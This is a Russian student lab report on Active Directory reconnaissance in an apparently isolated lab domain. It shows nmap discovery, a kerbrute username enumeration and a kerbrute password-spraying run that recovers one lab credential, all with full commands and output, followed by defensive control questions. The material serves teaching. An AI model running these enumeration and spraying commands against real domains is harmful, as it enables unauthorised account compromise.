МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«Национальный исследовательский ядерный университет «МИФИ»»


ЛАБОРАТОРНАЯ РАБОТА №2:
«Разведка в Active Directory»


Выполнили студенты группы Б19-515
Щербакова Александра
Белов Александр

Москва, 2023 г.


Задание 1-2.

Создана виртуалка Kali. Находится в одной сети с контроллером домена, оба пингуются.






По инструкции исправлены конфиги.




// чтобы настройки в конфигах сработали, нужно перезапустить сеть:



Задание 3.


Чтобы узнать имя домена, выполнена следующая команда:

nmap --script broadcast-dhcp-discover



// из документации: “nmap --script broadcast-dhcp-discover” sends a DHCP request to the broadcast address (255.255.255.255) and reports the results. By default, the script uses a static MAC address (DE:AD:CO:DE:CA:FE) in order to prevent IP pool exhaustion.

По неизвестной причине, несмотря на изменения в конфиг-файлах, в настройках отображается старый dns: 192.168.1.1, который и обнаружен на скрине выше.



Чтобы вывести имя домена, нужно отправить запрос на порт LDAP (389) - нашлось и имя домена (mydomain.local), и имя контроллера (WIN-SM8HEDV52AE).

```
┌──(aleksandra㉿kali)-[~]
└─$ nmap -p389 -sV 10.0.1.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 11:11 MSK
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.32 seconds

┌──(aleksandra㉿kali)-[~]
└─$ nmap -p389 -sV -Pn 10.0.1.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 11:12 MSK
Nmap scan report for 10.0.1.6
Host is up (0.00065s latency).

PORT    STATE SERVICE VERSION
389/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: mydomain.local0., Site: Default-First-Site-Name)
Service Info: Host: WIN-SM8HEDV52AE; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds

┌──(aleksandra㉿kali)-[~]
└─$
```

Задание 4.

С помощью утилиты dig попытались узнать имя домена:

```
┌──(aleksandra㉿kali)-[~]
└─$ dig -t SRV _ldap._tcp.mydomain.local

; <<>> DiG 9.18.8-1-Debian <<>> -t SRV _ldap._tcp.mydomain.local
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42369
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;-t.                            IN      SRV

;; AUTHORITY SECTION:
.                       2578    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023031300 1800 900 604800 86400

;; Query time: 12 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Mon Mar 13 11:14:53 MSK 2023
;; MSG SIZE  rcvd: 113

;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 45251
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;_ldap._tcp.mydomain.local.     IN      A

;; AUTHORITY SECTION:
.                       2578    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023031300 1800 900 604800 86400

;; Query time: 4 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Mon Mar 13 11:14:53 MSK 2023
;; MSG SIZE  rcvd: 129


┌──(aleksandra㉿kali)-[~]
└─$
```

Не получилось, потому что DNS неправильный. Как исправить - не придумали…

Задание 5.

Составлен список из 20 различных имен пользователей. 5 из них настоящие имена пользователей домена.

```
┌──(aleksandra㉿kali)-[~]
└─$ cat users.txt
alekseev
petrov
evgeniy
aleksandrov
valentinov
username567
ignatov
semenov
mephi
ivanov
kirillov
ignatov
filimonov
sasha
admin
irinova
olgova
glebov
victorov
user123
```

Задание 6.

С помощью утилиты kerbrute произведен перебор имен пользователей.

// источник: https://cisoclub.ru/strongpodrobnoe-rukovodstvo-po-kerbrutestrong/

./kerbrute userenum --dc 10.0.1.6 -d mydomain.local users.txt

```
┌──(aleksandra㉿kali)-[~]
└─$ ./kerbrute userenum --dc 10.0.1.6 -d mydomain.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/13/23 - Ronnie Flathers @ropnop

2023/03/13 12:32:38 >  Using KDC(s):
2023/03/13 12:32:38 >   10.0.1.6:88

2023/03/13 12:32:38 >  [+] VALID USERNAME:       petrov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       valentinov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       aleksandrov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       ignatov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       kirillov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       ivanov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       ignatov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       irinova@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       glebov@mydomain.local
2023/03/13 12:32:38 >  [+] VALID USERNAME:       victorov@mydomain.local
2023/03/13 12:32:38 >  Done! Tested 20 usernames (10 valid) in 0.005 seconds
```

Найдены 10 валидных имен пользователей из 20.

Задание 7.

С помощью утилиты kerbrute проведена атака password spraying по найденным пользователям из пункта 6 и пароля (“Superhardpas!”), который действительно установлен у одного из этих пользователей (valentinov).


// составлять новый список валидных лень, поэтому поиск по всем

./kerbrute passwordspray --dc 10.0.1.6 -d mydomain.local users.txt Superhardpas!

```
┌──(aleksandra㉿kali)-[~]
└─$ ./kerbrute passwordspray --dc 10.0.1.6 -d mydomain.local users.txt Superhardpas!

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/13/23 - Ronnie Flathers @ropnop

2023/03/13 12:35:25 >  Using KDC(s):
2023/03/13 12:35:25 >   10.0.1.6:88

2023/03/13 12:35:25 >  [+] VALID LOGIN:  valentinov@mydomain.local:Superhardpas!
2023/03/13 12:35:25 >  Done! Tested 20 logins (1 successes) in 0.071 seconds
```


Задание 8.

Журнал событий в контроллере домена:




Имя сервера	Код	Важность	Источник	Журнал	Дата и время
WIN-SM8HEDV52AE	37	Предупреждение	Microsoft-Windows-Kerberos-Key-Distribution-Center	Система	13.03.2023 12:31:28
WIN-SM8HEDV52AE	1076	Предупреждение	User32	Система	13.03.2023 10:08:00
WIN-SM8HEDV52AE	1000	Ошибка	Application Error	Приложение	13.03.2023 10:07:52
WIN-SM8HEDV52AE	1026	Ошибка	.NET Runtime	Приложение	13.03.2023 10:07:52
WIN-SM8HEDV52AE	5781	Предупреждение	NETLOGON	Система	13.03.2023 9:02:49
WIN-SM8HEDV52AE	5781	Предупреждение	NETLOGON	Система	13.03.2023 9:02:49
WIN-SM8HEDV52AE	5781	Предупреждение	NETLOGON	Система	13.03.2023 9:02:46
WIN-SM8HEDV52AE	8198	Ошибка	Microsoft-Windows-Security-SPP	Приложение	13.03.2023 9:02:04
WIN-SM8HEDV52AE	8198	Ошибка	Microsoft-Windows-Security-SPP	Приложение	13.03.2023 8:58:21
WIN-SM8HEDV52AE	8198	Ошибка	Microsoft-Windows-Security-SPP	Приложение	13.03.2023 8:58:21
WIN-SM8HEDV52AE	12	Предупреждение	Microsoft-Windows-Time-Service	Система	13.03.2023 8:57:22

Обнаружено событие с кодом 37. Откуда взялось - не понятно.




// здесь включен дефолтный просмотр только журналов событий Application, System, Setup.

Если включить отображение событий из всех возможных категорий, то при повторном запуске двух команд kerbrute, новых событий не возникает.




Задание 9.


Создали виртуалку с Windows 10, залогинились как valentinov@mydomain.local. В AD Explorer сделали снапшот:




Нашли имена администраторов домена:



Имя контроллера домена:



Найдены группы пользователей:



Контрольные вопросы

1. *Что такое атака password spraying?*
   Это атака на каналы аутентификации, где злоумышленник, берет огромное количество имен пользователей и один пароль, а затем пробует каждое из этих имен пользователей, пока одно из них не будет подобрано верно.

2. *Как правильно составлять словарь пользователей и паролей?*
   Словарь можно составить с учетом территориального признака, вдруг есть распространенные куски паролей (типа msk/spb).

У конкретной компаний могут быть шаблоны на формирование имен пользователей.

3. *Какие атрибуты пользователя нам интересны при анализе в adexplorer?*
   adminCount
   memberOf
   lastLogon
   userAccountControl
   pwdLastSet

4. *Как защититься от возможности создать снэпшот в AD Explorer?*

5. *Как защититься от брутфорса паролей при запуске кербрута?*
   В политиках безопасности AD можно настроить ограничение на количество вводимых паролей.
   Повысить требования к сложности паролей.
   Двухфакторная аутентификация.